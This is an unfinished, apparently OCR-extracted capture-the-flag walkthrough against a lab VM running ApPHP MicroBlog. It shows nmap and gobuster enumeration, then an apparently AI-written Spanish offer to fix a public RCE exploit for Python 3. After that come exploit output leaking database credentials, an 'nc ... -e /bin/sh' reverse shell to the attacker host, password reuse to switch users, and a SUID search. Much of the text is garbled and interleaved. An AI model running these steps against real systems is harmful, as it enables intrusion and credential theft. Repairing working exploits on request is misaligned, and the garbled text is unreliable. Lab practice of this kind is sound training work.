

```
cat <u>objetive</u> -l python -p
# Nmap 7.95 scan initiated Fri Mar 21 14:40:23 2025 as: /usr/lib/nmap/nmap --privileged -sCV Nmap scan report for 10.0.2.73 Host is up (0.00017s latency).
                   STATE SERVICE VERSION
PORT
  30/tcp open http Apache httpd 2.4.10 ((Debian))
_http-generator: ApPHP MicroBlog vCURRENT_VERSION
_http-title: ApPHP MicroBlog
80/tcp
    http-cookie-flags:
            PHPSESSID:
httponly flag not set
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open rpcbind 2-4 (RPC #100000)
    rpcinfo:
                                            port/proto service
111/tcp rpcbind
111/udp rpcbind
        program version
        100000 2,3,4
100000 2,3,4
                                            111/udp rpcbind
111/udp6 rpcbind
40022/tcp status
45970/udp6 status
47553/tcp6 status
        100000 3,4
100000 3,4
                                                                   rpcbind
                                                                   rpcbind
        100024
        100024
        100024
1 100024 1 51298/udp status
40022/tcp open status 1 (RPC #100024)
MAC Address: 08:00:27:74:B5:DA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
        100024 1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/# Nmap done at Fri Mar 21 14:40:35 2025 -- 1 IP address (1 host up) scanned in 11.98 seconds
                  gobuster dir -u http://10.0.2.73 -w /usr/share/Seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,xml -t 200
                  obuster v3.6
y 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                              http://l0.0.2.73

Attp://l0.0.2.73

GET
200
/usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
404
gobuster/3.6
php.html,txt,xml
105
                  tarting gobuster in directory enumeration mode
```





nport hashlib nport urllib

!/usr/bin/python nport random

El código que has proporcionado es un exploit para una vulnerabilidad de ejecución remota de comandos (RCE) en ApPHP MicroBlog 1.0.1. Sin embargo, hay algunos problemas y mejoras que se pueden hacer para que funcione correctamente en Python 3 en Kali Linux. Aquí tienes una versión corregida y actualizada del código:

```
#!/usr/bin/python3
import random
import hashlib
import urllib.request
from base64 import b64encode as b64
import sys
import re

# Exploit Title: Python exploit for ApPHP MicroBlog 1.0.1 (Free Version) - RCE
# Exploit Author: LOTFREE
# Version: ApPHP MicroBlog 1.0.1 (Free Version)
# EDB-ID: 33030

print(" -= LOTFREE exploit for ApPHP MicroBlog 1.0.1 (Free Version) =-")
print("original exploit by Jiko: http://www.exploit-db.com/exploits/33030/")
```

```
> python3 exploit.py http://10.0.2.73
   -= LOTFREE exploit for ApPHP MicroBlog 1.0.1 (Free Version) =-
original exploit by Jiko : http://www.exploit-db.com/exploits/33030/
[*] Testing for vulnerablility...
[+] Website is vulnerable
[*] Fetching include/base.inc.php
<?php</pre>
                             // DATABASE CONNECTION INFORMATION

define('DATABASE_HOST', 'localhost');  // Database host


define('DATABASE_NAME', 'microblog');  // Name of the database to be used

define('DATABASE_USERNAME', 'clapton'); // User name for access to database

define('DATABASE_PASSWORD', 'yaraklitepe');  // Password for access to database

define('DB_ENCRYPT_KEY', 'p52plaiqb8');  // Database encryption key

define('DB_PREFIX', 'mb101_');  // Unique prefix of all table names in the database
                        uid=33(www-data) gid=33(www-data) groups=33(www-data)
                                          > nc 10.0.2.65 1234 -e /bin/sh
                               www-data@debian:/var/www/html$ id
                               id
                               uid=33(www-data) gid=33(www-data) groups=33(www-data)
                                                                              clapton@debian:~$ find / -perm
find / -perm -4000 2>/dev/null
/bin/su
                                                                              /bin/umount
                                                                              /usr/bin/procmail
/usr/bin/at
                                                                              /usr/bin/passwd
/usr/bin/newgrp
   www-data@debian:/var/www/html$ su clapton /usr/bin/chsh
su clapton /usr/bin/gpasswd /usr/sbin/exim4
Password: yaraklitepe /usr/lib/eject/dmcrypt-get-device
                                                                              /usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
   clapton@debian:/var/www/html$
                                                                              /home/clapton/input
                            clapton@debian:~$ ls -la
                            ls -la
                            dr-x---- 2 clapton clapton 4096 May
drwxr-xr-x 3 root root 4096 May
                                                                                              2021
                                                                          4096 May 9 2021 ..
5150 Sep 22 2015 input
                            -rwsr-xr-x 1 root
                                                             root
                                                                           201 May 9
                                                                                              2021 note.txt
                                                             root
                                                                            32 May
                                                                                         9
                                                                                               2021 user.txt
                            -rw-r--r-- 1 clapton clapton
                   clapton@debian:~$ ls
                   input note.txt user.txt
                   clapton@debian:~$ cat note.txt
                   buffer overflow is the way. ( ° 5 °)
                   if you're new on 32bit bof then check these:
                   https://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html
                   https://samsclass.info/127/proj/lbuf1.htm
                   clapton@debian:~$ cat user.txt
                   F569AA95FAFF65E7A290AB9ED031E04Fclapton@debian:~$
                   clapton@debian:~$ file input
input: setuid ELF 32-bit LSB executable, Intel 80386, version 1
                   f110c88e61ad0c10, not stripped
```



NO TERMINADA